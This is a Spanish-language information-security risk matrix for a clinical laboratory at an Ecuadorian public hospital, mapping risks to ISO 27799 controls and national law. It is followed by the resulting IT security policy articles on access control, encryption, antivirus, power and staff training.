RMS9	Repudio	Usuarios niegan que han enviado un mensaje o los usuarios que niegan que han recibido un mensaje	MEDIO	ACEPTAR	**7.7.8.1**	**Políticas y procedimientos de intercambio de información sanitaria y acuerdos de intercambio**	se pueden encontrar orientaciones más específicas sobre políticas de intercambio de información sanitaria en la Norma ISO 22857. Aunque esa Norma referencia explícitamente el flujo de datos personales sanitarios transfonterizo (donde las fronteras en este contexto representan jurisdicciones sanitarias y no necesariamente fronteras nacionales), la mayoría de sus indicaciones puede adaptarse, cuando sea necesario, para tratar el intercambio de datos de una organización a otra. Las organizaciones deberán asegurarse de que la seguridad de esos intercambios de información está sujeta a la política de desarrollo y auditorías de conformidad	Organización Panamericana de la Salud	c) Concientización sobre la seguridad de la información. La Oficina seguirá desplegando su programa de concientización sobre la seguridad de la información para incluir diferentes maneras de concientizar a los usuarios que tienen acceso a los sistemas informáticos de la Oficina.	ARTICULO 24.-	Para la transmision de datos hará uso de comprobantes de recepcion de información en cada comunicacion que sea enviada y recbida.

RMS10	Fallo en la conexión	Incluye fallos en las redes de información sanitaria	ALTO	TRANSFERIR	**7.7.6.2**	**Seguridad de los servicios de red**	las organizaciones que traten datos personales sanitarios deberían considerar cuidadosamente qué impacto tendría la pérdida de disponibilidad de servicios de red sobre la práctica clínica			ARTICULO 25.-	El departamento de TIC deberá.Implementar una subred independiente segura, los equipos que contengan información de aplicaciones médicas deberán estar separados de la red interna, en caso de fallas de sistema se deberá derivar inmediatamente al departamento de TIC de acuerdo al tiempo establecido en el SLA
RMS11	Codigo malicioso empotrado	Amenaza de virus electrónico y descargas hostiles, afectaciones en tecnologia móvil e inalámbricas.	MEDIO	MITIGAR	**7.7.4.1**	**Controles contra el código malicioso**	las organizaciones que traten datos personales sanitarios deberán implantar controles adecuados de prevención, detección y respuesta para proteger contra el software malicioso y deberán implantar la formación adecuada para la concienciación del usuario.	Organización Panamericana de la Salud	b) Informes y monitoreo del sistema antivirus. Se actualizó la protección del sistema antivirus en uso para utilizar la última versión disponible y mejorar la capacidad para detectar amenazas avanzadas. Además, se implementó un sistema de alertas, el cual ha fortalecido la capacidad de la Organización para responder a incidentes graves relacionados con virus informáticos	ARTICULO 26.-	Se prohibe la instalacion de software diferente al dedicado a la gestion de información, para realizar actualizaciones, cambios de software u otros deberá ser reportado al lider de laboratorio para que gestione su actualizacion, cambio o eliminación con el departamento de TIC.
RMS12	Asignacion de ruta indebida accidental	La information pudiera entregarse a un destino incorrecto cuando se envia en una red	MEDIO	MITIGAR	**7.7.8.3**	**Mensajería electrónica**	Las organizaciones que transmitan datos personales sanitarios mediante mensajería electrónica deberían realizar acciones para asegurar su confidencialidad e integridad. Es importante destacar que la seguridad de un correo electrónico y de los mensajes instantáneos que contengan datos personales sanitarios puede implicar procedimientos para el personal sanitario que no pueden ser impuestos ni a los sujetos de la asistencia ni al público. El correo electrónico entre profesionales sanitarios que contenga datos personales sanitarios debería encriptarse durante el tránsito. Un enfoque para esto implica el uso de certificados digitales. Véase la bibliografía para una lista de las normas relativas al uso de certificados digitales en entornos sanitarios.	Reglamento de Información Confidencial en Sistema Nacional de Salud	Art. 2.- Confidencialidad. - Es la cualidad o propiedad de la información que asegura un acceso restringido a la misma, solo por parte de las personas autorizadas para ello. Implica el conjunto de acciones que garantizan la seguridad en el manejo de esa información	ARTICULO 27.-	En caso de requerir el envio de información de aplicaciones médicas mediante mensajería electrónica deberían realizar acciones para asegurar su confidencialidad e integridad. El correo electrónico entre profesionales sanitarios que contenga datos personales sanitarios deber encriptarse durante el tránsito con certificados digitales.
RMS13	Fallo tecnico del equipo, de los dispositivos de almacenamiento o de la infraestructura de red	Fallos de hardware, los fallos de red o fallos en los equipos de almacenamiento de datos.	MEDIO	TRANSFERIR	**7.7.6.2**	**Seguridad de los servicios de red**	las organizaciones que traten datos personales sanitarios deberían considerar cuidadosamente qué impacto tendría la pérdida de disponibilidad de servicios de red sobre la práctica clínica	Reglamento de Información Confidencial en Sistema Nacional de Salud	Art. 4.- Disponibilidad de la información.- Es la condición de la información que asegura el acceso a los datos cuando sean requeridos, cumpliendo los protocolos definidos para el efecto y respetando las disposiciones constantes en el marco jurídico nacional e internacional	ARTICULO 28.-	La dirección a traves del departamento de TIC garantizara activos de información estén provistas de: Sistema de refrigeración por aire acondicionado de precisión. Alarmas de detección de humo y sistemas automáticos de extinción de fuego, conectada a un sistema central. Los detectores deberán ser probados de acuerdo a las recomendaciones del fabricante o al menos una vez cada 6 meses y estas pruebas deberán estar previstas en los procedimientos de mantenimiento y de control.

RMS14	Fallos de entorno de soporte	incluyendo fallos en la alimentación eléctrica e interrupciones del servicio que surgen de desastres naturales o provocados por el hombre, en los sistemas relacionados con aplicaciones médicas	MEDIO	TRANSFERIR	**7.7.6.2**	**Seguridad de los servicios de red**	las organizaciones que traten datos personales sanitarios deberían considerar cuidadosamente qué impacto tendría la pérdida de disponibilidad de servicios de red sobre la práctica clínica	Reglamento de Información Confidencial en Sistema Nacional de Salud	Art. 4.- Disponibilidad de la información.- Es la condición de la información que asegura el acceso a los datos cuando sean requeridos, cumpliendo los protocolos definidos para el efecto y respetando las disposiciones constantes en el marco jurídico nacional e internacional	ARTICULO 29.-	El encargado de TIC deberá garantizar un fluido eléctrico constante y eficaz, para lo cual se debe hacer uso de equipos UPS . Realizar actividades periódicas de soporte y mantenimiento dentro de la red de datos.
RMS15	Fallo en el software de sistemas o en el software de red	ataques de denegación del servicio se facilitan enormemente por las debilidades en él, o la mala configuración del software de sistema operativo o del software del sistema operativo de red.	MEDIO	TRANSFERIR	**7.6.2.2**	**Instalaciones de suministro, seguridad del cableado y mantenimiento de los equipos**	las organizaciones sanitarias deberían prestar la consideración debida al apantallado de la red y demás cables en áreas con altas emisiones por parte de dispositivos médicos.	Reglamento de Información Confidencial en Sistema Nacional de Salud	Art. 4.- Disponibilidad de la información.- Es la condición de la información que asegura el acceso a los datos cuando sean requeridos, cumpliendo los protocolos definidos para el efecto y respetando las disposiciones constantes en el marco jurídico nacional e internacional	ARTICULO 30.-	El departamento de TIC deberá garantizar que los cables de poder deben estar separados de los de comunicaciones, siguiendo las normas técnicas, el montaje de estos no afecte la movilidad de usuarios y funcionarios. Los equipos informáticos del laboratorio clinico deben estar monitoreados en hardware y software para poder detectar las fallas que se puedan presentar.
RMS16	Fallo en las aplicaciones de software	Por ejemplo ataques de denegación de servicios en aplicaciones de información sanitaria.	MEDIO	MITIGAR	**7.7.10.4**	**Protección de la información de los registros**	Los registros de auditoría deberán ser seguros y no manipulables. El acceso a las herramientas de auditoría del sistema y a las pistas de auditoría deberá salvaguardarse para prevenir cualquier posible peligro o uso indebido.	Reglamento de Información Confidencial en Sistema Nacional de Salud	Art. 4.- Disponibilidad de la información.- Es la condición de la información que asegura el acceso a los datos cuando sean requeridos, cumpliendo los protocolos definidos para el efecto y respetando las disposiciones constantes en el marco jurídico nacional e internacional	ARTICULO 31.-	Será responsabilidad del departamento de TIC implementar un sistema de seguridad que permita monitorear el tráfico de red y notificar actividades sospechosa o ataques; El departamento de TIC deberá administrar la seguridad, monitorear los accesos, gestionar alertas de seguridad, traducir direcciones (NAT), monitorear y registrar el uso de Servicios de WWW y FTP, y otros, establecer control de cambios y verificación de integridad del software
RMS17	Error del operador	Revelaciones no intencionadas y una gran proporción de disposiciones de datos no intencionadas.	ALTO	MITIGAR	**7.5.2.1**	**Responsabilidades de gestión**	Es importante destacar el énfasis especial que es necesario poner sobre las preocupaciones de los sujetos de la asistencia que no desean que accedan a sus datos personales sanitarios aquellos trabajadores sanitarios que sean vecinos, compañeros o familiares. Tales inquietudes a menudo esconden un alto porcentaje de reclamaciones de aquellos con temor sobre la confidencialidad de sus datos personales sanitarios. Del mismo modo, los miembros del personal a menudo no desean estar innecesariamente en la posición de tener que revisar información sobre amigos, familiares o vecinos. Una gestión efectiva de los sistemas de información sanitarios necesita tratar estas inquietudes.	Reglamento de Información Confidencial en Sistema Nacional de Salud	Art. 2.- Confidencialidad. - Es la cualidad o propiedad de la información que asegura un acceso restringido a la misma, solo por parte de las personas autorizadas para ello. Implica el conjunto de acciones que garantizan la seguridad en el manejo de esa información	ARTICULO 32.-	El Lider de laboratorio será el responsable de la gestión de la información de aplicaciones médicas por lo que deberá contar con un registro de destinatarios certificados para la transmisión de información asegurandose que no exista revelaciones de datos a terceros.
RMS18	Errores de mantenimiento	Errores de los responsables del mantenimiento de los sistemas de hardware y del software.	MEDIO	TRANSFERIR	**7.7.2**	**Gestión de la provisión de servicios por terceros**	La gestión de la provisión de servicios por terceros se simplifica mucho cuando se adopta un acuerdo formal que especifica el mínimo conjunto de controles a implementar.	Reglamento de Información Confidencial en Sistema Nacional de Salud	Art. 4.- Disponibilidad de la información.- Es la condición de la información que asegura el acceso a los datos cuando sean requeridos, cumpliendo los protocolos definidos para el efecto y respetando las disposiciones constantes en el marco jurídico nacional e internacional	ARTICULO 33.-	El departamento de TIC deberá gestionar los compromisos de acuerdos de nivel de servicio con los proveedores externos de mantenimiento, asegurando la disponibilidad de los recursos informáticos de manera eficiente.

RMS19	Error de usuario	Información confidencial se envíe a un receptor erróneo.	MEDIO	MITIGAR	**7.4.2.2**	**Etiquetado y manejo de la información**	Todos los sistemas de información sanitarios que traten datos personales sanitarios deberían informar a los usuarios de la confidencialidad de los datos personales sanitarios accesibles desde el sistema (por ejemplo en el arranque o inicio de sesión) y deberían etiquetar las salidas impresas como confidenciales cuando contengan datos personales sanitarios.	Reglamento de Información Confidencial en Sistema Nacional de Salud	Art. 2.- Confidencialidad. - Es la cualidad o propiedad de la información que asegura un acceso restringido a la misma, solo por parte de las personas autorizadas para ello. Implica el conjunto de acciones que garantizan la seguridad en el manejo de esa información	ARTICULO 34.-	El manejo de informacíón de aplicaciones médicas esta a cargo del líder del laboratorio, por lo que deberá establecer un protocolo de envío de información en el cual se empaquete y encripte la información, se podrá hacer uso además de contraseñas de acceso a la informacíon de aplicaciones médicas
RMS20	Escasez de personal	Ausencia de personal clave y la dificultad de su reemplazo	ALTO	MITIGAR	**7.7.1.3**	**Segregación de tareas**	las organizaciones que traten datos personales sanitarios deberían, cuando sea viable, segregar las tareas y áreas de responsabilidad para reducir las oportunidades de modificación no autorizada o de uso indebido de los datos personales sanitarios. Las organizaciones que traten datos personales sanitarios deberían asegurar que los sistemas de TI empleados contienen funcionalidades que cumplan los procesos clínicos aprobados para los diferentes titulares de roles, cuando esto sea obligatorio.			ARTICULO 35.-	La Dirección del Hospital del dia "Las Casas", deberá capacitar continuamente a todo el presonal responsable del manejo de información de aplicaciónes médicas, procurando a transferencia de conocimiento cuando sea necesario, de igual manera se encargará de designar suficiente personal técnico que mantenga operativo el laboratorio clinico del hospital
RMS21	Robo por internos	Incluyendo el robo de equipamiento o de los datos	MEDIO	MITIGAR	**7.5.2.1**	**Responsabilidades de gestión**	Es importante destacar el énfasis especial que es necesario poner sobre las preocupaciones de los sujetos de la asistencia que no desean que accedan a sus datos personales sanitarios aquellos trabajadores sanitarios que sean vecinos, compañeros o familiares. Tales inquietudes a menudo esconden un alto porcentaje de reclamaciones de aquellos con temor sobre la confidencialidad de sus datos personales sanitarios. Del mismo modo, los miembros del personal a menudo no desean estar innecesariamente en la posición de tener que revisar información sobre amigos, familiares o vecinos. Una gestión efectiva de los sistemas de información sanitarios necesita tratar estas inquietudes.	Código Orgánico Intgral Penal	Art. 233.- Delitos contra la información pública reservada legalmente. La persona que destruya o inutilice información clasificada de conformidad con la Ley, será sancionada con pena privativa de libertad de cinco a siete años. La o el servidor público que, utilizando cualquier medio electrónico o informático, obtenga este tipo de información, será sancionado con pena privativa de libertad de tres a cinco años	ARTICULO 36.-	El líder de labotarorio deberá supervisar que la información resultado de aplicaciones médicas no sea administrada por personal con interes sobre la misma, como información de sobre amigos, familiares o vecinos.

					7.5.2.2	**Concienciación, formación y capacitación en seguridad de la información**	Todas las organizaciones que traten datos personales sanitarios deberán asegurar que se proporciona formación y capacitación en seguridad de la información, y que se proporciona a todos los empleados actualizaciones regulares en políticas y procedimientos de seguridad de la organización, y cuando sea relevante, a los contratistas terceros, los investigadores, los estudiantes y los voluntarios que tratan datos personales sanitarios.	Reglamento de Información Confidencial en Sistema Nacional de Salud	Art. 2.- Confidencialidad. - Es la cualidad o propiedad de la información que asegura un acceso restringido a la misma, solo por parte de las personas autorizadas para ello. Implica el conjunto de acciones que garantizan la seguridad en el manejo de esa información	ARTICULO 37.-	El lider de laboratorio tendrá entre su responsabilidades asegurarse que se proporciona formación y capacitación en seguridad de la información, y que se proporciona a todos los empleados actualizaciones regulares en políticas y procedimientos de seguridad de la organización, y cuando sea relevante, a los contratistas terceros, los investigadores, los estudiantes y los voluntarios que tratan datos personales sanitarios.
					7.6.1.1	**Perímetro de seguridad física**	Las organizaciones que realizan tratamiento de datos personales sanitarios deberían utilizar perímetros de seguridad para proteger las áreas que contienen recursos para el tratamiento de la información para esas aplicaciones sanitarias. Esas áreas seguras se deberían proteger mediante controles de entrada adecuados para asegurar que solo se permite el acceso de personal autorizado.	Código Orgánico Intgral Penal	Art. 233.- Delitos contra la información pública reservada legalmente. La persona que destruya o inutilice información clasificada de conformidad con la Ley, será sancionada con pena privativa de libertad de cinco a siete años. La o el servidor público que, utilizando cualquier medio electrónico o informático, obtenga este tipo de información, será sancionado con pena privativa de libertad de tres a cinco años	ARTICULO 38.-	El líder de labotarorio deberá gestionar con el personal de seguridad el tratamiento de datos personales sanitarios quienes deberán utilizar perímetros de seguridad para proteger las áreas que contienen recursos para el tratamiento de la información para esas aplicaciones sanitarias. Esas áreas seguras se deberían proteger mediante controles de entrada adecuados para asegurar que solo se permite el acceso de personal autorizado.
					7.6.1.2	**Controles físicos de entrada; seguridad de oficinas, despachos e instalaciones; protección contra las amenazas externas y de origen ambiental; trabajo en áreas seguras**	las organizaciones que tratan datos personales sanitarios deberían adoptar las medidas precisas para asegurar que el público está sólo tan cerca del equipamiento TI (servidores, dispositivos de almacenamiento, terminales y monitores) como requieran las restricciones físicas y demanden los procesos clínicos.	Reglamento de Información Confidencial en Sistema Nacional de Salud	Art. 2.- Confidencialidad. - Es la cualidad o propiedad de la información que asegura un acceso restringido a la misma, solo por parte de las personas autorizadas para ello. Implica el conjunto de acciones que garantizan la seguridad en el manejo de esa información	ARTICULO 39.-	El líder de laboratorio deberá adoptar las medidas precisas para asegurar que el público está sólo tan cerca del equipamiento TI (servidores, dispositivos de almacenamiento, terminales y monitores) como requieran las restricciones físicas y demanden los procesos clínicos. lo cual deberá ser coordinado con la seguridad externa

RMS22	Robo por externos:	incluyendo el robo de equipos o datos	MEDIO	MITIGAR	**7.3.3.3**	**Tratamiento de la seguridad en contratos con terceros**	Las organizaciones de salud que usen los servicios de terceros, cuando los servicios de esas partes traten datos personales sanitarios, deberán emplear contratos formales que especifiquen: a) la naturaleza y valor confidencial de los datos personales sanitarios; b) las medidas de seguridad a implementar y/o cumplir; c) los límites de los terceros para acceder a esos servicios; d) los niveles de servicio a alcanzar en los servicios proporcionados; e) el formato y la frecuencia de la notificación al ISMF de la organización de salud; f) la disposición para la representación de la tercera parte en las reuniones y grupos de trabajo de la organización de salud; g) las disposiciones para las auditorías de conformidad de los terceros; h) las penalizaciones exigidas en el caso de cualquier fallo con respecto a lo anterior.			ARTICULO 40.-	Cuando se requiera de los servicios externos el director del hospital deberá emplear contratos formales que especifiquen: a) la naturaleza y valor confidencial de los datos personales sanitarios; b) las medidas de seguridad a implementar y/o cumplir; c) los límites de los terceros para acceder a esos servicios; d) los niveles de servicio a alcanzar en los servicios proporcionados; e) el formato y la frecuencia de la notificación al ISMF de la organización de salud; f) la disposición para la representación de la tercera parte en las reuniones y grupos de trabajo de la organización de salud; g) las disposiciones para las auditorías de conformidad de los terceros; h) las penalizaciones exigidas en el caso de cualquier fallo con respecto a lo anterior.
RMS23	Daño premeditado por internos	Vandalismo y otros casos en los que se causa daño físico a los sistemas de TI o al entorno que los soporta	MEDIO	MITIGAR	7.5.2.3	Proceso disciplinario	Los procesos disciplinarios en las organizaciones sanitarias con respecto a las brechas de seguridad de la información deberían seguir procedimientos que estén reflejados en las políticas y sean por tanto conocidos por los sujetos objeto del proceso disciplinario. Además de cumplir con las leyes aplicables, tales procesos deberían cumplir con los acuerdos alcanzados entre los profesionales sanitarios y los organismos de los profesionales sanitarios.	Código Orgánico Intgral Penal	Art. 232.- Ataque a la integridad de sistemas informáticos. La persona que destruya, dañe, borre, deteriore, altere, suspenda, trabe, cause mal funcionamiento, comportamiento no deseado o suprima datos informáticos, mensajes de correo electrónico, de sistemas de tratamiento de información, telemático o de telecomunicaciones a todo o partes de sus componentes lógicos que lo rigen, será sancionada con pena privativa de libertad de tres a cinco años	ARTICULO 41.-	Todo el pesronal del hospital del día "Las Casas" estará sujeto a revisiones disciplinarios con respecto a las brechas de seguridad de la información, el personal interno deberá regirse a las buenas prácticas y procedimientos que estén reflejados en las políticas y sean por tanto conocidos por los sujetos objeto del proceso disciplinario. Además de cumplir con las leyes aplicables, tales procesos deberían cumplir con los acuerdos alcanzados entre los profesionales sanitarios y los organismos de los profesionales sanitarios.
								Reglamento de Información Confidencial en Sistema Nacional de Salud	Art. 4.- Disponibilidad de la información.- Es la condición de la información que asegura el acceso a los datos cuando sean requeridos, cumpliendo los protocolos definidos para el efecto y respetando las disposiciones constantes en el marco jurídico nacional e internacional		
		Vandalismo y otros casos			**7.5.3.2**	**Eliminación de derechos de acceso**	Todas las organizaciones que tratan datos personales sanitarios deberán, tan pronto como sea posible, rescindir los privilegios de acceso de los usuarios con respecto a tal información de cualquier empleado que se vaya de forma temporal o permanente, contratista tercero o voluntario hasta la finalización del empleo, el contrato o las actividades de voluntariado.	Código Orgánico Intgral Penal	Art. 232.- Ataque a la integridad de sistemas informáticos. La persona que destruya, dañe, borre, deteriore, altere, suspenda, trabe, cause mal funcionamiento, comportamiento no deseado o suprima datos informáticos, mensajes de correo electrónico, de sistemas de tratamiento de información, telemático o de telecomunicaciones a todo o partes de sus componentes lógicos que lo rigen, será sancionada con pena privativa de libertad de tres a cinco años	ARTICULO 42.-	El líder de laboratorio tan pronto como sea posible, rescindirá los privilegios de acceso de los usuarios con respecto a tal información de cualquier empleado que se vaya de forma temporal o permanente, contratista tercero o voluntario hasta la finalización del empleo, el contrato o las actividades de voluntariado.

RMS24	Dano premeditado por externos	vandalismo y otros casos en los que se causa daño físico a los sistemas de TI o al entorno que los soporta	MEDIO	MITIGAR	**7.5.3.1**	**Finalización de responsabilidades y devolución de activos**	Es importante resaltar que en sanidad, muchos tipos de personal, por ejemplo los médicos y las enfermeras, habitualmente progresan a través de programas de formación y otras "rotaciones" en los que sus derechos de acceso pueden cambiar sustancialmente. Para asegurar la finalización de los derechos anteriores que ya no son necesarios para su rol, tales cambios de empleo deberían ser inicialmente tratados de la misma forma que en aquellos individuos que abandonan el empleo en la organización.	Reglamento de Información Confidencial en Sistema Nacional de Salud	Art. 4.- Disponibilidad de la información.- Es la condición de la información que asegura el acceso a los datos cuando sean requeridos, cumpliendo los protocolos definidos para el efecto y respetando las disposiciones constantes en el marco jurídico nacional e internacional	ARTICULO 43.-	En caso de programas de formación y otras "rotaciones" del personal en los que sus derechos de acceso pueden cambiar sustancialmente. el líder de laboratorio deberá asegurar la finalización de los derechos anteriores que ya no son necesarios para su rol, tales cambios de empleo deberían ser inicialmente tratados de la misma forma que en aquellos individuos que abandonan el empleo en la organización.
RMS25	Terrorismo	incluye actos de grupos extremistas que buscan el daño o la alteración del trabajo de las organizaciones sanitarias o dañar a proveedores sanitarios o alterar las operaciones de los sistemas de información sanitaria	MEDIO	ACEPTAR	7.3.2.1	**Compromiso de gestión para la seguridad de la información, la coordinación de la seguridad de la información y la asignación de responsabilidades en seguridad de la información**	Las organizaciones que traten datos personales sanitarios deberán: a) definir y asignar claramente las responsabilidades de seguridad de la información; b) tener un ISMF en funcionamiento para asegurar que existe una dirección clara y soporte visible de la dirección para las iniciativas de seguridad que impliquen a la seguridad de la información sanitaria	Código Orgánico Intgral Penal	Art. 232.- Ataque a la integridad de sistemas informáticos. La persona que destruya, dañe, borre, deteriore, altere, suspenda, trabe, cause mal funcionamiento, comportamiento no deseado o suprima datos informáticos, mensajes de correo electrónico, de sistemas de tratamiento de información, telemático o de telecomunicaciones a todo o partes de sus componentes lógicos que lo rigen, será sancionada con pena privativa de libertad de tres a cinco años		
								Reglamento de Información Confidencial en Sistema Nacional de Salud	Art. 4.- Disponibilidad de la información.- Es la condición de la información que asegura el acceso a los datos cuando sean requeridos, cumpliendo los protocolos definidos para el efecto y respetando las disposiciones constantes en el marco jurídico nacional e internacional		

ANEXO 11 (POLÍTICA DE SEGURIDAD INFORMÁTICA DE APLICACIONES MÉDICAS DE LABORATORIO CLÍNICO DEL CENTRO DE SALUD TIPO B “FRAY BARTOLOMÉ DE LAS CASAS” MSP)

Documento de política de seguridad informática de aplicaciones médicas de laboratorio clínico del Hospital del día “Las Casas” MSP

Introducción

El presente documento es una guía de implementación de políticas de seguridad informática que ha sido desarrollado en base a un análisis de riesgos desarrollado a la gestión de información de aplicaciones médicas de laboratorio clínico del Hospital del día “Las Casas” del Ministerio de Salud Pública del Ecuador contrastados con la definición de riesgos y controles establecidos en la norma ISO27799:2008 y normativa legal vigente nacional e internacional relacionada con la gestión de información sanitaria.

La política de seguridad ha sido desarrollada en base a la situación del Hospital del día “Las Casas” MSP por lo que todo usuario que haga uso o tenga relación con aplicaciones médicas de laboratorio clínico deberá conocer de la misma y comprometer su actividad laboral con el cumplimiento de la misma, su desconocimiento no exime de responsabilidad al usuario ante cualquier afectación a la integridad, confidencialidad y disponibilidad de la información objeto de la presente política

Objetivo

La política de seguridad a través de su implementación tiene como objetivo salvaguardar la integridad, confidencialidad e integridad de la información de aplicaciones médicas del laboratorio clínico del Hospital del día “Las Casas”

Política

Acorde a lo establecido en la carta magna ecuatoriana en su artículo 362 que dispone: “La atención de salud como servicio público se prestará a través de las entidades estatales, …. Los servicios de salud serán seguros, de calidad y calidez, y garantizarán el consentimiento informado, el acceso a la información y la confidencialidad de la información de los pacientes”

y haciendo uso de lo determinado en la norma ISO 27799:2008, el marco legal ecuatoriano y los resultados del análisis de riesgos realizado, se desglosan los siguiente:

ID	DETALLE
ARTICULO 1.-	La presente La Política de seguridad está orientada a proteger la integridad, confidencialidad y disponibilidad de la información sanitaria de aplicaciones médicas del laboratorio clínico del Hospital del día "Las Casas" MSP. La mismo debido a su naturaleza es de carácter confidencial.
ARTICULO 2.-	La presente política deberá ser escrita y aprobada por la dirección y socializada a todos los empleados y las partes externas relevantes
ARTICULO 3.-	La política de seguridad será objeto de evaluación periódica mínimo una vez al año, donde se analizará su eficiencia y se podrá hacer actualizaciones y modificaciones
ARTICULO 4.-	El Hospital del día "Las Casas" MSP a través de su máxima autoridad se debe comprometer sus esfuerzos para gestionar la seguridad de la información de aplicaciones médicas, asignando responsabilidades en la administración de la misma.
ARTICULO 5.-	Se designa como responsable de la información resultado de aplicaciones médicas de laboratorio clínico al líder de laboratorio quien reunirá, publicará y comentará los incidentes presentados en la gestión de información
ARTICULO 6.-	Todos el personal médico, administrativo y operativo del hospital del día "Las Casas" del MSP Suscribirá un acuerdo de confidencialidad de la información de aplicaciones clínicas que deberá incluir los términos y condiciones de contratación de los empleados que procesan, o procesarán, datos personales sanitarios una declaración sobre las responsabilidades del empleado en seguridad de la información
ARTICULO 7.-	Para el acceso a sistemas de información que contenga datos de aplicaciones se requerirá el uso de credenciales únicas para cada usuario, las mismas que serán concedidas por el departamento de TIC con un usuario y contraseña
ARTICULO 8.-	El líder de laboratorio deberá definir y socializar un nivel de permisos para acceder a la información de aplicaciones médicas de laboratorio, señalando los usuarios con permiso de lectura, escritura y eliminación de información.
ARTICULO 9.-	Las credenciales y contraseñas de usuario deberán ser administradas por el departamento de TIC y tendrán un mínimo de 8 y máximo 10 caracteres alfanuméricos en la contraseña y validadas cada 6 meses
ARTICULO 10.-	Es responsabilidad del trabajador el cuidado de la información de accesos, por lo que deberá evitar mantener copias escritas de las claves o usuarios, de igual manera queda restringido el préstamo de credenciales a otros usuarios, so pena de la sanción administrativa correspondiente.
ARTICULO 11.-	Es responsabilidad de los gestores de aplicaciones médicas de laboratorio clínico el manejo de sus credenciales de usuario, por lo que su uso es único y exclusivo del personal acreditado. el uso de las misma por terceros conllevará a procesos disciplinarios con respecto a las brechas de seguridad de la información que se generen
ARTICULO 12.-	El líder de laboratorio deberá controlar los accesos a la información de aplicaciones médicas los usuarios autorizados en las siguientes circunstancias: a) cuando exista una relación de asistencia sanitaria entre el usuario y el sujeto de los datos (el sujeto de la asistencia cuyos datos sanitarios están siendo accedidos); b) cuando el usuario esté realizando una actividad en nombre del sujeto de los datos; c) cuando existe la necesidad de datos específicos para dar soporte a esta actividad.

ARTICULO 13.-	Los proveedores de servicios externos que brinden sus servicios al Hospital del día "Las Casas", deberá ser capacitados sobre la naturaleza y valor confidencial de los datos personales sanitarios, y deberán suscribir un acuerdo de confidencialidad donde se señale los límites de los terceros para acceder a esos servicios; los niveles de servicio a alcanzar en los servicios proporcionados; las penalizaciones exigidas en el caso de cualquier fallo con respecto a lo anterior.
ARTICULO 14.-	El departamento de TIC, deberá gestionar la evaluación de riesgos asociados con el acceso de externos, notificarlos a la máxima autoridad e implementar controles apropiados
ARTICULO 15.-	El departamento de TIC a través de su equipo técnico designará un responsable del control de inventario de los activos de información de aplicaciones médicas (hardware y software).
ARTICULO 16.-	El departamento de TIC a través de su equipo técnico designará un custodio de los activos de información sanitaria, quien será el responsable de la integridad física de los equipos que almacenan aplicaciones médicas, se registrará en una bitácora del estado de los equipos y las incidencias que se puedan presentar.
ARTICULO 17.-	Los usuarios son responsables del uso de su estación de trabajo por lo que deberán hacer uso del bloqueo de sesión o protector de pantalla cuando no se encuentren en su sitio de trabajo.
ARTICULO 18.-	El departamento de TIC socializará reglas de uso de equipos de aplicaciones médicas, gestión de información y políticas de seguridad.
ARTICULO 19.-	El líder de laboratorio comprobará que todas las estaciones de trabajo del laboratorio clínico del Hospital de día "Las Casas" deben poseer un antivirus con licencia actualizado en su base de datos de virus.
ARTICULO 20.-	Se prohíbe el uso de dispositivos de almacenamiento externo USB desconocidos dentro de los equipos de aplicaciones médicas
ARTICULO 21.-	Se prohíbe el uso de los equipos de aplicaciones médicas para actividades diferentes a gestión de información inherente a las mismas, para lo cual el líder de laboratorio deberá supervisar su utilización
ARTICULO 22.-	El departamento de TIC deberá Implementar un sistema de seguridad que permita monitorear el tráfico de red y notificar actividad sospechosa.
ARTICULO 23.-	Para la transmisión de datos hará uso de protocolos para asegurar su confidencialidad e integridad, El correo electrónico entre profesionales sanitarios que contenga datos referentes a aplicaciones médicas deberá encriptarse durante el tránsito, con el uso de certificados digitales
ARTICULO 24.-	Para la transmisión de datos hará uso de comprobantes de recepción de información en cada comunicación que sea enviada y recibida.
ARTICULO 25.-	El departamento de TIC deberá. Implementar una subred independiente segura, los equipos que contengan información de aplicaciones médicas deberán estar separados de la red interna, en caso de fallas de sistema se deberá derivar inmediatamente al departamento de TIC de acuerdo al tiempo establecido en el SLA
ARTICULO 26.-	Se prohíbe la instalación de software diferente al dedicado a la gestión de información, para realizar actualizaciones, cambios de software u otros deberá ser reportado al líder de laboratorio para que gestione su actualización, cambio o eliminación con el departamento de TIC.
ARTICULO 27.-	En caso de requerir el envío de información de aplicaciones médicas mediante mensajería electrónica deberían realizar acciones para asegurar su confidencialidad e integridad. El correo electrónico entre profesionales sanitarios que contenga datos personales sanitarios deber encriptarse durante el tránsito con certificados digitales.
ARTICULO 28.-	La dirección a través del departamento de TIC garantizara activos de información estén provistas de:Sistema de refrigeración por aire acondicionado de precisión. Alarmas de detección de humo y sistemas automáticos de extinción de fuego, conectada a un sistema central. Los detectores deberán ser probados de acuerdo a las recomendaciones del fabricante o al menos una vez cada 6 meses y estas pruebas deberán estar previstas en los procedimientos de mantenimiento y de control.

ARTICULO 29.-	El encargado de TIC deberá garantizar un fluido eléctrico constante y eficaz, para lo cual se debe hacer uso de equipos UPS. Realizar actividades periódicas de soporte y mantenimiento dentro de la red de datos.
ARTICULO 30.-	El departamento de TIC deberá garantizar que los cables de poder deben estar separados de los de comunicaciones, siguiendo las normas técnicas, el montaje de estos no afecte la movilidad de usuarios y funcionarios. Los equipos informáticos del laboratorio clínico deben estar monitoreados en hardware y software para poder detectar las fallas que se puedan presentar.
ARTICULO 31.-	Será responsabilidad del departamento de TIC implementar un sistema de seguridad que permita monitorear el tráfico de red y notificar actividades sospechosa o ataques; El departamento de TIC deberá administrar la seguridad, monitorear los accesos, gestionar alertas de seguridad, traducir direcciones (NAT), monitorear y registrar el uso de Servicios de WWW y FTP, y otros, establecer control de cambios y verificación de integridad del software
ARTICULO 32.-	El Líder de laboratorio será el responsable de la gestión de la información de aplicaciones médicas por lo que deberá contar con un registro de destinatarios certificados para la transmisión de información asegurándose que no exista revelaciones de datos a terceros.
ARTICULO 33.-	El departamento de TIC deberá gestionar los compromisos de acuerdos de nivel de servicio con los proveedores externos de mantenimiento, asegurando la disponibilidad de los recursos informáticos de manera eficiente.
ARTICULO 34.-	El manejo de información de aplicaciones médicas está a cargo del líder del laboratorio, por lo que deberá establecer un protocolo de envío de información en el cual se empaquete y encripte la información, se podrá hacer uso además de contraseñas de acceso a la información de aplicaciones médicas
ARTICULO 35.-	La Dirección del Hospital del día "Las Casas", deberá capacitar continuamente a todo el personal responsable del manejo de información de aplicaciones médicas, procurando a transferencia de conocimiento cuando sea necesario, de igual manera se encargará de designar suficiente personal técnico que mantenga operativo el laboratorio clínico del hospital
